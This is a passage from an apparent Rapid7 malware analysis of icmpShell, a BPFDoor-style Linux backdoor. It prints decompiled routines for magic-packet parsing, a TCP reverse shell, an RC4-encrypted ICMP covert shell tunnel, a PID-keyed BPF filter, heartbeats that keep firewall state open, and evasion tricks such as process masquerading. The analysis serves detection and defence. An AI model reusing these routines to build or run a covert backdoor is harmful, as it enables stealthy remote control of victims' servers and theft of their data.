

Figure 29: icmpShell Phase 3 payload extraction

Note also that in this case, the malware author omitted the magic packet length check (<=100 bytes) performed by httpShell:

```
while ( IP_HEADER_LENGTH <= 19 );
PROTO = *(unsigned __int8 *)(ipv4 + 9);
switch ( PROTO )
{
  case 6:
    tcp = (tcp_header *)&s[IP_HEADER_LENGTH + 14];
    TCP_HEADER_LENGTH = 4 * (tcp->data_offset_res >> 4);
    if ( !strncmp(&s[IP_HEADER_LENGTH + 40 + (__int64)TCP_HEADER_LENGTH], s2, 4u) )
    {
      v34 = indexOf(&s[IP_HEADER_LENGTH + 40 + (__int64)TCP_HEADER_LENGTH], "\r\n\r\n");
      if ( v34 != -1 )
      {
        v35 = &s[TCP_HEADER_LENGTH + 44 + (__int64)IP_HEADER_LENGTH + v34];
        v36 = (magic_packet *)&v10;
        mpacket_len = strlen(v35);
        HexStrToByte((__int64)v35, (__int64)v36, mpacket_len);
        mpacket = v36;
      }
    }
    else
    {
      mpacket = (magic_packet *)&s[IP_HEADER_LENGTH + 14 + (__int64)TCP_HEADER_LENGTH];
    }
    break;
  case 17:
    udp = (udp_header *)(ipv4 + 20);
    mpacket = (magic_packet *)(ipv4 + 28);
    break;
  case 1:
    icmp = (icmp_header *)(ipv4 + 20);
    mpacket = (magic_packet *)(ipv4 + 28);
    break;
}
}
```

Figure 30: HTTP tunneling: Magic packet being parsed starting at offset 44

The same OpSec discussed for the httpShell can be found in the icmpShell too. Once awakened and authenticated, the malware forks a detached process, which masquerades as /usr/libexec/postfix/master in the process tree.

The C2 logic differs significantly from the httpShell one (Figure 31).

```
      if ( auth_res == 1 )
      {
        v8 = inet_ntoa(*(struct in_addr *)(ipv4 + 12));
        strcpy(dest, v8);
        v9 = ntohs(tcp->dest_port);
        getshell((__int64)dest, v9);
        goto LABEL_38;
      }
      if ( auth_res > 1 )
      {
        if ( auth_res == 2 )
        {
          v24 = try_icmp(hip);
          if ( v24 > 0 )
LABEL_34:
            shell(v24, 0, 0);
        }
        else if ( auth_res == 3 )
        {
          mon(hip, mpacket->port);
        }
      }
      else if ( !auth_res )
      {
        if ( mpacket->hip != 0xFFFFFFFF && mpacket->hip )
        {
          hip = mpacket->hip;
          mpacket->hip = -1;
          mpacket->flag = 0x5572;
          icmpcmd(hip, mpacket);
          goto LABEL_38;
        }
        v24 = b_sub_402A9B_connect_TCP(hip, mpacket->port);
        if ( v24 > 0 )
          goto LABEL_34;
      }
LABEL_38:
      exit(0);
    }
  }
```

Figure 31: The new try_icmp routine and ICMP relay check

If authentication results with Mode 1, it executes an evasive TCP reverse shell by extracting the source IP and destination port directly from the raw IPv4/TCP headers (ipv4 + 12), ignoring the magic payload entirely. Mode 2 initiates a highly stealthy, bidirectional ICMP PTY tunnel designed for heavily restricted environments. Mode 3 executes a lightweight UDP “hole-punching” routine (mon) that fires a 1-byte beacon outbound; this temporarily pierces stateful perimeter firewalls and NATs, opening a return path for rapid, stateless UDP command execution.

Finally, in Mode 0, the implant acts as a lateral movement router: If a next-hop IP is detected, it forwards the trigger packet deeper into the network while dynamically sanitizing the payload (mpacket→hip = -1) to prevent forensic tracing, otherwise defaulting to a standard TCP reverse shell.



Figure 32: icmpShell Phase 4 showing magic packet authentication and mode selection

In the case of Mode 0, the icmpcmd is invoked. Similarly to send_icmp_data in the httpShell, this routine deals with the magic packet relay.

```
fd = socket(2, 3, 1);
if ( fd < 0 )
  return 0xFFFFFFFFLL;
v12 = 28;
memset(s, 0, 65535u);
v14 = (icmp_echo_header *)s;
s[0] = 8;
s[1] = 0;
v5 = 0;
v7 = 1234;
v6 = getpid();
memcpy(&v8, a2, v12);
v3 = csum(v14, (unsigned int)(v12 + 8));
v14->checksum = v3;
v11 = v12 + 8;
addr.sa_family = 2;
*(_WORD *)addr.sa_data = ntohs(0);
*(_DWORD *)&addr.sa_data[2] = a1;
v13 = sendto(fd, s, v11, 0, &addr, 0x10u);
```

Figure 33: icmpcmd function

Note that the ICMP sequence number is hardcoded as 1234 (recurrent in almost all ICMP utilities) and the ICMP ID is set to the actual PID. Relay is implemented with an ICMP echo request (type 8, code 0), and the payload is exactly the magic packet passed as argument containing the hip field set to -1.

Taking a closer look at try_icmp, invoked when in Mode 2, the routine tunnels the attacker's TTY session entirely over ICMP. It opens a standard AF_INET raw socket icmpsockw specifically for outbound communication with the hidden IP (passed as argument), while simultaneously spawning a layer 2 AF_PACKET raw socket dedicated to inbound sniffing. To ensure this sniffing socket operates invisibly and without performance degradation, the malware injects a custom Classic BPF bytecode block into the kernel (SO_ATTACH_FILTER). This filter restricts packet capture strictly to ICMP packets that match the implant's current process ID (icmppid), allowing the kernel to filter out unrelated network noise before it reaches the malware.

```
icmppid = getpid();
icmpwsock = socket(2, 3, 1);
if ( icmpwsock < 0 )
  return 0;
bzero(&icmp_client_addr, 0x10u);
*(_WORD *)icmp_client_addr.sa_data = ntohs(0);
icmp_client_addr.sa_family = 2;
*(_DWORD *)&icmp_client_addr.sa_data[2] = a1;
optval[0] = 10;
optval[1] = 0;
v2 = htons(0x800u);
fd = socket(17, 3, v2);
if ( fd <= 0 )
  return 0;
if ( setsockopt(fd, 1, 20, optval, 0x10u) < 0 )
  return 0;
v5 = 40;
v6 = 0;
v7 = 0;
v8 = 12;
v9 = 21;
```

Figure 34: Double socket creation to implement ICMP covert channel

It applies a 10-second receive timeout (SO_RCVTIMEO) to the sniffing socket, ensuring the thread exits gracefully rather than hanging if the C2 infrastructure is offline or blocked by a firewall. The block of variables from v5 to v56 is a 13-BPF instruction filter summarized below:

```
load_ihl:
    ; 1. DYNAMIC OFFSET CALCULATION
    ; Multiply IPv4 Header Length (IHL) by 4 and store in 'X' register.
    ; This ensures we find the ICMP header even if the IP header has options.
    ldxb 4*([14]&0xf)

    ; 2. LOAD ICMP TYPE
    ; Offset 14 (Ethernet frame size) + X (Dynamic IP header size)
    ldb [x + 14]

    ; 3. CHECK FOR ECHO REPLY
    ; If ICMP Type == 0 (Echo Reply), continue to ID check. Else, drop.
    jeq #0, check_id, drop

check_id:
    ; 4. LOAD ICMP IDENTIFIER
    ; Offset 18 = 14 (Eth) + X (IP) + 4 (ID offset inside ICMP)
    ldh [x + 18]

    ; 5. THE DYNAMIC AUTHENTICATION CHECK
    ; Compare the ICMP ID to the malware's runtime Process ID (icmppid).
    jeq #icmppid, accept, drop

accept:
    ; 6. TRIGGER THE IMPLANT
    ; Return 65535 to pass the packet up to the raw socket.
    ret #0xffff

drop:
    ; 7. IGNORE THE PACKET
    ; Return 0 to ignore standard network noise.
    ret #0
```

Figure 35: Second BPF filter applied to ICMP packets

The jeq #icmppid instruction highlighted above filters for Echo replies. Because the PID changes every time the backdoor is executed, the required magic knock packet changes dynamically. Hardcoded perimeter firewall rules looking for a specific static ICMP ID will eventually fail when the server reboots or the process restarts. The bytecode mutates on every execution.

Then, try_icmp continues its execution relying on a set of ICMP utilities to implement the following logic (Figure 36).

```
v57 = 13;
v58 = &v5;
if ( setsockopt(fd, 1, 26, &v57, 0x10u) == -1 )
  return 0;
icmpconn = 1;
icmpwrite("3458", 4, 0);
sleep(1u);
v62 = recvfrom(fd, &recvbuf, 1500u, 0, 0, 0);
if ( v62 < 0 )
  return 0;
v63 = byte_606C6E;
v65 = 4 * (byte_606C6E[0] & 0xF);
v64 = v65 + 6319214LL;
v61 = ntohs(*(_WORD *)&byte_606C6E[2]) - 28;
memset(s, 0, 1500u);
memcpy(s, (const void *)(v64 + 8), v61);
if ( strncmp(s, "8543", 4u) )
  return 0;
icmponline = 1;
gettimeofday(&icmponlinetv, 0);
pthread_create(&newthread, 0, icmponline_handler, 0);
return (unsigned int)fd;
```

Figure 36: ICMP handshake in try_icmp routine

1. **Handshake**: The malware pings the attacker with the plaintext payload "X:3458" and waits for an "8543" response (icmpconn=1).
2. **Custom Crypto**: It manually initializes RC4 encryption contexts using the attacker's password as the key.
3. **Shell**: Standard I/O from the local shell is chunked into 1000-byte segments, encrypted, prepended with an "X:" signature, and smuggled out inside ICMP Echo Requests (more details on this soon).

Before returning, a new thread is spawned running icmponline_handler; this has a similar purpose of the UDP “hole-punching” mon routine acting as a heartbeat to keep the firewall state table active, this time leveraging empty pings with sequence number 1234. It wakes up every 10 seconds (sleep(0xAu)), checks if the attacker has been silent for more than 12 seconds (tv.tv_sec - 12 > icmponlinetv.tv_sec), and if so, safely kills the connection setting the global variable icmponline = 0; _exit(0).

```
void *__fastcall icmponline_handler(void *a1)
{
  __int16 v2; // ax
  struct timeval tv; // [rsp+10h] [rbp-610h] BYREF
  _BYTE s[4]; // [rsp+20h] [rbp-600h] BYREF
  uint16_t v5; // [rsp+24h] [rbp-5FCh]
  __int16 v6; // [rsp+26h] [rbp-5FAh]
  _BYTE *v7; // [rsp+600h] [rbp-20h]
  int fd; // [rsp+60Ch] [rbp-14h]

  fd = socket(2, 3, 1);
  if ( fd >= 0 )
  {
    while ( 1 )
    {
      gettimeofday(&tv, 0);
      if ( tv.tv_sec - 12 > icmponlinetv.tv_sec )
        break;
      memset(s, 0, 1500u);
      v7 = s;
      s[0] = 8;
      s[1] = 0;
      v6 = 1234;
      v5 = htons(icmppid);
      *((_WORD *)v7 + 1) = 0;
      v2 = csum(v7, 8);
      *((_WORD *)v7 + 1) = v2;
      sendto(fd, s, 8u, 0, &icmp_client_addr, 0x10u);
      sleep(0xAu);
    }
    icmponline = 0;
    _exit(0);
  }
  return 0;
```

Figure 37: icmponline_handler, 1234 hardcoded ICMP sequence number

Also, by setting the ICMP ID to its own Process ID, the implant tells the Attacker's C2 server exactly which backdoor instance is calling home.



Figure 38: ICMP routines setting up the tunnel

The icmpwrite is the main utility used for outbound communication and is responsible for safely transmitting command output back to the threat actor. Rather than relying on the operating system to handle large packet fragmentation, which often alerts NIDS, this routine implements its own application-layer chunking. It evaluates the size of the command output; if it exceeds 1000 bytes, the malware loops through the data, slicing it into sequential 1000-byte blocks to ensure every packet comfortably clears standard 1500-byte MTU (Maximum Transmission Unit) limits.

```
if ( !payload_size )
  return 0xFFFFFFFFLL;
memset(sendbuf, 0, 1500u);
sendbuf[0] = 8;
sendbuf[1] = 0;
*(_WORD *)&sendbuf[4] = htons(icmppid);
*(_WORD *)&sendbuf[6] = 1234;
v5 = 0;
v6 = payload_size;
if ( payload_size <= 1000 )
{
  if ( payload_size > 0 )
  {
    s = (char *)malloc(payload_size + 2);
    memset(s, 0, payload_size + 2);
    if ( !s )
      return 0xFFFFFFFFLL;
    memcpy(s, "X:", 2u);
    memcpy(s + 2, a1, payload_size);
    if ( a3 == 1 )
      rc4(s, (unsigned int)(payload_size + 2), &crypt_ctx);
    memcpy(&sendbuf[8], s, payload_size + 2);
    v6 = payload_size + 2;
  }
  *(_WORD *)&sendbuf[2] = 0;
  *(_WORD *)&sendbuf[2] = csum(sendbuf, (unsigned int)(v6 + 8));
  sendto(icmpwsock, sendbuf, v6 + 8, 0, &icmp_client_addr, 16u);
  free(s);
  usleep(200000u);
```

Figure 39: icmpwrite() prepending "X:" to RC4 encrypted commands

Then, it wraps this data in layers of evasion and tracking:

- **Static and dynamic signatures**: It constructs a custom Echo Request (Type 8) header, mirroring the heartbeat thread by injecting the dynamic PID (icmppid) and the static sequence number 1234.
- **Magic tagging and RC4 encryption**: Every data payload is prefixed with a hardcoded "X:" string before optionally passing through the RC4 encryption loop depending on a3 value (e.g. if (a3 == 1) then encrypt). This allows the C2 server to easily distinguish shell output from background noise (e.g. X:3458/8543 ICMP handshake).
- **Exfiltration throttling**: The function enforces a strict 200ms delay (usleep(200000)) between each transmitted chunk. This deliberate throttling prevents UDP/ICMP packet loss over stateless internet routing and keeps the transmission rate low enough to evade basic flood-detection heuristics.



Figure 40: icmpShell data encryption

Upon returning to the main C2 implant, if the icmpsockw has been created successfully, the flow continues invoking the shell() function, which shares most of the code with the leaked codebase, though it has been adjusted to handle the ICMP and TCP shell scenarios relying on the global variables icmponline and icmpconn to activate/deactivate the ICMP tunnel.

```
  if ( icmpconn == 1 )
    pthread_create(&newthread, 0, icmpping, 0);
  while ( 1 )
  {
    do
    {
      if ( icmpconn == 1 && !icmponline
        || ((memset(&readfds, 0, sizeof(readfds)),
             v23 = 0,
             p_pid = (unsigned int)&pid,
             readfds.fds_bits[(unsigned __int64)pty >> 6] |= 1LL << (pty & 0x3F),
             readfds.fds_bits[(unsigned __int64)a1 >> 6] |= 1LL << (a1 & 0x3F),
             pty <= a1)
          ? (v4 = a1 + 1)
          : (v4 = pty + 1),
            select(v4, &readfds, 0, 0, 0) < 0) )
      {
LABEL_43:
        if ( icmpconn == 1 )
          close(icmpwsock);
        close(a1);
        close(pty);
        waitpid(pid, 0, 0);
        vhangup();
        exit(0);
      }
      if ( (((unsigned __int64)readfds.fds_bits[(unsigned __int64)pty >> 6] >> (pty & 0x3F)) & 1) != 0 )
      {
        v25 = read(pty, buf, 0x8000u);
        if ( v25 <= 0 )
          goto LABEL_43;
        if ( icmpconn == 1 )
        {
          icmpwrite(buf, v25, 1);
        }
        else if ( (int)cwrite((unsigned int)a1, buf, (unsigned int)v25) <= 0 )
        {
          goto LABEL_43;
        }
      }
    }
```

Figure 41: shell() adapted to handle icmpShell

The icmpconn global variable is a simple boolean flag indicating the *transport mode*. If the trigger packet was an ICMP packet, icmpconn = 1. The code is constantly checking this (if (icmpconn == 1)) to decide whether it should use the custom, encrypted icmpwrite/icmpread functions, or fall back to standard cwrite/cread (in case of TCP shell being spawned).



Figure 42: icmpShell logic

If the attacker stops sending traffic for 12 seconds, that thread sets icmponline = 0. The next time the select() loop spins, it hits the if (icmpconn == 1 && !icmponline) check and immediately jumps to the teardown label (LABEL_43), cleaning up the PTY and exiting without a trace.

While icmponline makes sure the malware shuts down if the attacker goes quiet, icmpping makes sure the network stays open while the attacker is active. Enterprise firewalls and carrier-grade NATs that implement strict policies will quickly terminate connections lacking constant traffic. To counteract this, the icmpping thread operates continuously in the background, sending empty ICMP Echo Requests (likely the sequence 1234 packets) every 500ms to maintain a persistent connection through the firewall for the duration of the shell session, setting the ICMP ID to the shell PID. Note that this time (see the image below), the ICMP code is set to a custom value 1, used by the threat actor to distinguish its covert channel traffic from non-related ICMP noise.

```
fd = socket(2, 3, 1);
if ( fd >= 0 )
{
  strcpy(src, "!\"#$%&'()*+,-./01234567");
  v7 = 0;
  v8 = 0;
  while ( 1 )
  {
    memset(s, 0, 1500u);
    v11 = (icmp_echo_header *)s;
    s[0] = 8;
    s[1] = 1;
    icmp_id = htons(icmppid);
    v11->sequence = 1234;
    v10 = strlen(src) + 8;
    v2 = strlen(src);
    memcpy(&v11[1], src, v2);
    v11->checksum = 0;
    v3 = csum(v11, v10);
    v11->checksum = v3;
    sendto(fd, s, (int)v10, 0, &icmp_client_addr, 0x10u);
    usleep(500000u);
  }
}
return 0;
```

Figure 43: Heartbeat routine constants

Rapid7 set up a playground lab to test icmpShell. For this scenario, two docker containers simulating an nginx edge proxy and a victim HSS infected with icmpShell have been used, while the attacker executes the trigger sending the magic packet via the newly discovered Rapid7 BPFDoor controller. To interact with the shell, we developed the python script icmpshell.py to ensure RC4 state is consistent across echo requests received on the attacker's side, filtering out also heartbeat echo requests featuring an invalid ICMP code 1. The tcpdump captured below shows attacker traffic being sent in cleartext prepending "X:" to commands while the victim response is RC4 encrypted with the key "icmp".

In Figures 44 and 45, we can observe the tcpdump screens highlighting the ICMP handshake, the attacker's command, and the usage of 1234 ICMP sequence number hardcoded in the backdoor.



Figure 44: icmpShell sending initial ICMP hello "X:3458"

